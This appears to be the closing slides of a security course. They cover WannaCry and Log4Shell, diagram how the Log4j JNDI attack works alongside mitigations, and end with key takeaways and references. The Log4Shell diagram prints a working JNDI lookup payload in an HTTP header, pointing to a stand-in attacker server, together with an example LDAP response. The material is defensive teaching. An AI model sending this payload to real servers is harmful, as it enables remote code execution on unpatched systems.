
Source: GAO, based on information provided by Equifax. | GAO-18-559



- **WannaCry (2017)**

- Exploited EternalBlue (Windows SMB vulnerability)
- Patch was available — many systems never updated
- 200,000+ systems in 150 countries affected

How the **WannaCry Attack** Chain Operates





- **Log4Shell (2021)**
 - Critical RCE in Log4j library
 - Millions of Java apps affected; patching chaos worldwide

The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

✗ BLOCK WITH WAF

Attacker



Vulnerable Server
http://victim.xa



The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

✗ PATCH LOG4J
Vulnerable log4j
implementation



✗ DISABLE LOG4J

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

✗ DISABLE JNDI LOOKUPS

Malicious LDAP Server
ldap://evil.xa



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class



Key Takeaways

- Security is a continuous process, not a checkbox
- Fix vulnerabilities early — cost grows exponentially later
- Know the OWASP Top 10: it covers the most exploited attack surfaces
- Test continuously: SAST + DAST + pentest + monitoring
- Patch fast: most breaches exploit known, fixable vulnerabilities
- Security is a team responsibility: dev, ops, and security together





References & Further Reading

- OWASP Top 10 (2021): <https://owasp.org/Top10>
- NIST Cybersecurity Framework: <https://www.nist.gov/cyberframework>
- IBM Cost of a Data Breach Report 2023: ibm.com/security/data-breach
- SANS Secure Coding Practices: sans.org
- Verizon DBIR 2023: verizon.com/dbir
- CVE Database: cve.mitre.org
- OWASP Testing Guide v4.2: owasp.org/www-project-web-security-testing-guide

Gracias